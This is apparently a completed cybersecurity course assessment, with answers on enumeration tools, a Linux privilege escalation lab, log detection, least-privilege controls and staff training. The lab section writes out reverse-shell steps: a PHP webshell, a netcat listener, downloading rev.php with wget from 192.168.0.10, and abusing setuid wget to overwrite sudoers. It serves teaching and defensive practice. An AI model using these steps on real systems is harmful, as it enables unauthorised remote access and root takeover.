b. LinPEAS (Linux Privilege Escalation Awesome Script):

Purpose: LinPEAS is a Linux privilege escalation script that automates the enumeration process for potential privilege escalation vulnerabilities on Linux systems.

Usage: LinPEAS can be uploaded and executed on a target Linux system to identify misconfigurations, weak permissions, known vulnerabilities, and other issues that could lead to privilege escalation. It's especially useful for post-exploitation scenarios to find ways to escalate privileges on compromised systems.

**c. Feroxbuster**

Purpose: Feroxbuster is a versatile directory and content discovery tool designed for web application and website assessment. It aids in identifying hidden files, directories, and resources that might not be directly linked from a website's visible content.

Usage: Feroxbuster is commonly used by security professionals and ethical hackers to perform directory brute forcing and content discovery on web applications. Here's how it can be used:

4.3 Enumeration exploits:

a) Outline at least three (3) conditions that are necessary for an enumeration exploit to succeed.

Information Disclosure Vulnerability: The target system has a vulnerability that allows unauthorized access to sensitive information, such as improperly configured permissions on files or directories.

Weak Authentication Mechanisms: Systems with weak authentication mechanisms or default credentials can be exploited through brute-force attacks or easily guessed passwords.

Lack of Rate Limiting: Systems that do not implement rate limiting on authentication attempts can be exploited through brute-force attacks or enumeration attempts.

b) Outline three (3) types of enumeration exploits that are common to websites.

Directory/File Enumeration: Attackers can exploit websites by enumerating directories and files. This involves probing for hidden or unprotected files that might reveal sensitive information.

User Enumeration: Attackers can attempt to enumerate valid usernames by exploiting differences in the system's response to valid and invalid usernames during login attempts.

Email Enumeration: On web platforms that use email addresses as usernames, attackers can exploit differences in error messages to determine whether a given email address is registered on the platform.

## PART 5 Privilege models and effectiveness of real-time defences


### TASK 1 Linux privilege escalation attack – enumerating user accounts – Practical Scenario 2

In this task you will demonstrate the use of a misconfigured Linux command (wget) to modify the ‘sudoers’ file in the victim’s machine, enabling an unprivileged user to obtain privileged access.

5.1 First, create a backdoor to the victim’s machine following the same steps as in PART 2 Task 1, but this time it will be for the Linux platform.

1. Write down the command to create a ‘php’ based reverse-TCP payload.

Copy and edit pentest monkey php shell from “/usr/share/webshells



1. Write down the commands to establish the reverse-TCP listener.


Nc -lvnp 9001

1. Write down the commands to start the SimpleHTTPServer and the use of ‘wget’ to download the payload onto the victim’s machine.

Python3 -m http.server

wget 192.168.0.10:8000/rev.php

1. Provide a screenshot that shows that the reverse-TCP connection has been established facilitating the access to the shell (Linux shell).



Now that the backdoor is established, perform the privilege escalation attack.


1. Write down the command to verify that ‘setuid’ is enabled on the ‘wget’ file.

Ls -la “/usr/bin/wget”


1. Provide a screenshot of the fake ‘sudoers’ file that you have created.



1. Provide a screenshot showing the command used to copy the fake ‘sudoers’ file to the victim’s machine (overwriting the actual file).



1. Now that the file is copied, provide a screenshot of gaining privileged access.




### TASK 2 Linux logs

5.2 With appropriate screenshots, explain how you would use the Linux logs to detect the privilege escalation attack on the victim’s machine.


1. List all of the log files you would search to find information about the privilege escalation attack.

Auth.log sys.log user.log audit.log


1. Provide a screenshot of the appropriate logs to show that ‘sudoers’ file has been uploaded.



1. Provide a screenshot to show that the attacker has gained privileged access on the victim’s machine.



1. Provide a screenshot to show the commands executed by the attacker.



1. Outline at least two (2) remediation strategies for this kind of attacks.

1. Ensure there are not setuid bits on any files

2. use an IPS/IDS to detect and block any attemps

### TASK 3 Privileges and exploitation

5.3 Explain how privileges can be used to protect against exploitation in the following operating environments:

|  |  |  |
| --- | --- | --- |
| Operating environment | Operating system | Privileges as protection for  exploits explanation |
| Online database | Windows based | Database user accounts should have the least privileges necessary to perform their tasks. This limits the potential damage if an account is compromised. Use strong authentication mechanisms to prevent unauthorized access to the database. |
| Online database | Linux based | Implement proper file permissions for database configuration files and data directories to prevent unauthorized access. Limit user access and grant only the necessary permissions for database operations. |
| Production environment | Windows based | Implement the principle of least privilege by ensuring that users and processes have only the minimum required permissions to perform their tasks. Apply regular security patches to the operating system and applications to minimize vulnerabilities. |
| Production environment | Linux based | Utilize the "sudo" command for privilege elevation, allowing users to perform administrative tasks temporarily and reducing the risk of constant elevated access. Implement proper access controls using file system permissions and user groups. |
| Test environment | Windows based | Use isolated test environments that mirror production systems, limiting access to the testing environment. Employ role-based access controls (RBAC) to restrict users to only the functions and data they need for testing. |
| Test environment | Linux based | Implement containerization technologies like Docker to isolate test environments from the host system, reducing the impact of potential exploits. Regularly monitor and audit user activities within the test environment. |

5.4 Identify and explain two (2) techniques you could use to identify privileges misconfiguration.

Manual Review of Permissions:

* + Explanation: Manually review and audit the permissions and privileges assigned to user accounts, files, directories, and services. Look for accounts with excessive privileges or unusual permissions that could be exploited. Analyze user roles and group memberships to ensure they are aligned with the principle of least privilege.
  + Technique: Carefully examine the settings in the operating system, applications, and databases to identify any instances where users or processes have unnecessary or excessive privileges.

Automated Scanning Tools:

* + Explanation: Use automated security scanning tools that specialize in identifying privileges misconfigurations. These tools can analyze system configurations, permissions, user accounts, and group memberships to flag potential issues.
  + Technique: Tools like OpenVAS, Nessus, and Lynis can scan and analyze the system's security posture, including privilege-related misconfigurations. They often provide detailed reports with recommendations for remediation.

## PART 6 Contingency task

6.1 For this task, we are going to assume that the organisation has been forced to employ seasonal staff hurriedly due to a sudden increase in product demand. A condensed induction has been provided to new staff online. There are concerns that the cyber security section of the induction was rushed and that new staff may be unaware of essential security procedures regarding cyber exploitation. Provide a detailed outline of the steps you would take to resolve or improve the situation.

1. Assessment of Current Induction Materials:

Review the existing online induction materials to understand the extent of the gaps in the cyber security section.

Identify specific topics, concepts, and procedures that were inadequately covered or skipped altogether.

2. Gap Analysis:

Conduct a gap analysis to determine what essential security procedures were omitted or not adequately explained in the induction.

Prioritize the identified gaps based on their potential impact on security and the organization.

3. Design of Updated Cyber Security Training:

Develop a detailed plan for creating updated cyber security training materials that address the identified gaps.

Divide the training content into manageable modules, ensuring a logical flow of information.

4. Scheduled Learning Sessions:

Implement scheduled training sessions for the seasonal staff to ensure they dedicate time to complete the training.

Allow flexibility for remote access, especially for those who are not physically present on-site.

5. Supplementary Resources:

Provide supplementary resources such as reference guides, cheat sheets, and quick tips for essential security procedures.

Create a resource library that staff can access for further information and learning.

6. Engagement and Feedback:

Encourage active participation and engagement by creating discussion forums or Q&A sessions related to the training content.

Gather feedback from staff about the updated training to identify areas of improvement.

7. Assessment and Certification:

Include quizzes and assessments at the end of each module to reinforce learning and assess understanding.

Issue certificates of completion for staff who successfully complete the updated cyber security training.

8. Continuous Improvement:

Regularly review and update the cyber security training materials based on evolving threats, industry best practices, and staff feedback.

9. Communication and Awareness:

Communicate the importance of cyber security to all staff, emphasizing how their actions contribute to the organization's overall security posture.

Raise awareness about common cyber threats, social engineering, phishing, and the importance of reporting suspicious activities.

**End of Assessment**